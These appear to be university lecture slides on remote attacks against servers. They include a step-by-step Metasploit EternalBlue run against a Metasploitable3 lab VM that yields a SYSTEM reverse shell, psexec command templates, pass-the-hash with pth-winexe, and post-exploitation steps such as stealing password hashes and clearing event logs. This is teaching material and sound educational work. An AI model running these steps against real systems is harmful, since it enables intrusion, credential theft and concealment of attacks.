3. S-ANY: S has **pre-auth RCE vulnerability** +
Attacker can **exploit** that vuln
(no credentials needed!)

3/7/2024

<https://bartoli.inginf.units.it>

45

Abuse 3:

Example in more detail

3/7/2024

<https://bartoli.inginf.units.it>

46

Exploit: EternalBlue

- ❑ Exploit for vulnerability of previous slide
 - ❑ **Pre-Auth** for **file server**
- ❑ Developed by the NSA and secretly used for their attacks
- ❑ **Publicly** released on 17/4/2017 by "The Shadow Brokers"
 - ❑ One month after Microsoft issued a patch for the vuln
- ❑ Used in several **ransomware attacks** a few months later
 - ❑ Large scale + **Automated** (WannaCry / NotPetya)
- ❑ Integrated in Metasploit

3/7/2024

<https://bartoli.inginf.units.it>

47

Example: Metasploit (I)



TARGET DEVICE

- ❑ Metasploit
- ❑ Exploit eternalblue

```
111/tcp open  rpcbind    2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X
445/tcp open  netbios-ssn Samba smbd 3.X
```

SMBv1 server

3/7/2024

<https://bartoli.inginf.units.it>

48

Example: Metasploit (II-a)

```
kali@kali: ~ x
Launch metasploit
$ msfconsole -q
msf6 > search eternalblue
Search "eternalblue" in available exploits

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue
SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec       2017-03-14      normal  Yes     MS17-010 EternalRoma
nce/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command      2017-03-14      normal  No      MS17-010 EternalRoma
nce/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010        2017-03-14      normal  No      MS17-010 SMB RCE Det
ection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great   Yes     SMB DOUBLEPULSAR Rem
ote Code Execution
```

3/7/2024

<https://bartoli.inginf.units.it>

49

Example: Metasploit (II-b)

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

point this target

❑ Extremely simple!

3/7/2024

<https://bartoli.inginf.units.it>

50

Example: Metasploit (III)

```
[+] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.4
[*] Meterpreter session 3 opened (10.0.2.15:4444 → 10.0.2.4:49438) at 2023-02-27 0
[+] 10.0.2.4:445 - =====
[+] 10.0.2.4:445 - =====WIN=====
[+] 10.0.2.4:445 - =====

meterpreter > getpid
Current pid: 1724
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

We have a **remote shell** with
SYSTEM privilege on target!



3/7/2024

<https://bartoli.inginf.units.it>

51

Take a moment to realize what this means...

1. SYSTEM ⇒ We can do whatever we want
(e.g., encrypt everything)
2. No credentials needed
3. "crypto defenses" not useful at all

□ A **single** mistake on a **single** accessible server

3/7/2024

<https://bartoli.inginf.units.it>

52

Question



- ☐ You have a remote shell on Target
- ☐ What if the Target is **shutdown**?
- ☐ After reboot you will be able to enter again?

3/7/2024

<https://bartoli.inginf.units.it>

53

You need "persistence"

Persistence

The adversary is trying to maintain their foothold.

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

MITRE | ATT&CK®

3/7/2024

<https://bartoli.inginf.units.it>

54

Hacking Lab

3/7/2024

<https://bartoli.inginf.units.it>

55

Metasploitable3

Metasploitable3 is a VM that is built from the ground up with a large amount of security vulnerabilities. It is intended to be used as a target for testing exploits with [metasploit](#).

- ☐ Vulnerable (unpatched) software
- ☐ Poor credentials
- ☐ Insecure service configuration
- ☐ ...

- ☐ Two VMs:
 - ☐ Linux Ubuntu
 - ☐ Windows Server 2008

3/7/2024

<https://bartoli.inginf.units.it>

56

Detailed Guide (ALMOST step-by-step) (I)



3/7/2024

<https://bartoli.inginf.units.it>

57

Detailed Guide (ALMOST step-by-step) (II)

❑ Described attacks:


1. Exploit injection
(EternalBlue)
2. Online password guessing
(SSH, MySQL)
3. Password stealing
(MySQL-Wordpress, Windows)
4. Offline password guessing
("invert" password hashes)
5. Pass-the-hash
(use password hashes **without** "inversion")

3/7/2024

<https://bartoli.inginf.units.it>

58

Suggested VirtualBox Configuration (I)




3/7/2024

<https://bartoli.inginf.units.it>

59

Suggested VirtualBox Configuration (II)

- Both VM connected to the same "NAT network"



- VMs can:
 - communicate **between themselves**
 - access the external network as **clients**

3/7/2024

<https://bartoli.inginf.units.it>

60

Hacking Lab: Demo 1

3/7/2024

<https://bartoli.inginf.units.it>

61

What we will see now (I)

3. S has **pre-auth RCE vulnerability** +
Attacker can **exploit** that vuln

1. Eternalblue exploit injection with Metasploit
⇒ `meterpreter` (remote shell) with `SYSTEM` privilege
2. Some actions with `meterpreter`

3/7/2024

<https://bartoli.inginf.units.it>

62

What we will see now (II)

❑ Some actions with `meterpreter`

1. Search info in txt and pdf
2. Screenshots
3. Steal Windows password **hashes**
4. Shell (and then create user)
5. Clear event logs

❑ Try to use Windows **password hash** of `Administrator` user


1. `ssh` from remote... does not work
2. `pth-winexe` from remote... it works!

3/7/2024

<https://bartoli.inginf.units.it>

63

Exploit Injection




3/7/2024

<https://bartoli.inginf.units.it>

64

Exploit Injected




3/7/2024

<https://bartoli.inginf.units.it>

65

Remark




- ❑ **No** new process
- ❑ Meterpreter server has **the same access rights** of "its" process

3/7/2024

<https://bartoli.inginf.units.it>

66

After meterpreter shell command



3/7/2024

<https://bartoli.inginf.units.it>

67

pth-winexe **explained** **(Basic idea)**

3/7/2024

<https://bartoli.inginf.units.it>

68

pth-winexe **explained**

(**Basic idea**)


- ❑ Remote access to Windows systems is (almost) always possible with the **NTLM authentication** protocol
- ❑ Client proves knowledge of **password hash** (**not** of the password)
- ❑ When NTLM was designed, this fact did not seem a problem...

3/7/2024

<https://bartoli.inginf.units.it>

69

Honest Client Program (I)




3/7/2024

<https://bartoli.inginf.units.it>

70

Honest Client Program (II)




3/7/2024

<https://bartoli.inginf.units.it>

71

Stolen Password Hash on Honest Client Program




3/7/2024

<https://bartoli.inginf.units.it>

72

Stolen Password Hash on pth-winexe (and others...)



3/7/2024

<https://bartoli.inginf.units.it>

73

Which services can execute commands?

3/7/2024

<https://bartoli.inginf.units.it>

74

Abuses in a nutshell (REMINDE)

1. S-CMD: Attacker has (or obtains) **credentials**
2. S-NOCMD: Attacker has (or obtains) **credentials** +
S has **RCE vulnerability** +
Attacker can **exploit** that vuln
3. S-ANY: S has **pre-auth RCE vulnerability** +
Attacker can **exploit** that vuln

3/7/2024

<https://bartoli.inginf.units.it>

75

Which S-CMD are commonly targeted? (I)

- ☐ **SSH** Linux / Windows port 22
(secure shell)
- ☐ **RDP** Windows port 3389
(remote desktop protocol)
- ☐ **WMI (RPC)** Windows port 135
(Windows Management Instrumentation)
- ☐ **WinRM** Windows port 5985/5986
(Windows Remote Management)

3/7/2024

<https://bartoli.inginf.units.it>

76

Which S-CMD are commonly targeted? (II)

❑ psexec

Combination of:

❑ SMB Windows port 445
(file sharing)

+

❑ WMI (RPC) Windows port 135
(Windows Management Instrumentation)

Windows psexec



Windows
or
Linux



SMB
WMI (RPC)



Windows
(target)

```
psexec target options command  
psexec target -i -u ... -p ... cmd.exe  
psexec target -i -u ... -p ... ipconfig /all
```

Practical considerations: Credential requirements

1. S-CMD: Attacker has (or obtains) **credentials**

- ❑ For certain services, command executions is allowed **only to certain users**
- ❑ Certain services might be configured so that **password is not enough**

3/7/2024

<https://bartoli.inginf.units.it>

79

Credential requirements (I)

- ❑ For certain services,
Command execution is allowed only with credentials (U+P)
of **certain users**
- ❑ WMI Windows port 135
- ❑ WinRM Windows port 5985/5986
- ❑ psexec
 - ❑ U must be **administrator** on target

3/7/2024

<https://bartoli.inginf.units.it>

80

Credential requirements (II)

- ❑ Certain services might be configured so that **password is not enough** for authenticating

- ❑ RDP Windows port 3389
 - ❑ U+P or U+P+ **second factor** (smartphone / security key)
- ❑ SSH
 - ❑ U+P or U+P+ **private_key file**

3/7/2024

<https://bartoli.inginf.units.it>

81

Abuse 1 & 2: How to obtain U+P?

3/7/2024

<https://bartoli.inginf.units.it>

82

Abuses in a nutshell (REMINDE)

1. S-CMD: Attacker has (or obtains) **credentials**
2. S-NOCMD: Attacker has (or obtains) **credentials** +
S has **RCE vulnerability** +
Attacker can **exploit** that vuln
3. S-ANY: S has **pre-auth RCE vulnerability** +
Attacker can **exploit** that vuln

3/7/2024

<https://bartoli.inginf.units.it>

83

How to obtain U+P on target

- ❑ **Lots** of different scenarios
- ❑ Guide + Demos cover a few of them
- ❑ **Several important details omitted**

3/7/2024

<https://bartoli.inginf.units.it>

84

How to obtain U+P on target (I)

- ❑ **Online guessing:** Tool **contacts S** and **tries** all U-P in a given **dictionary**
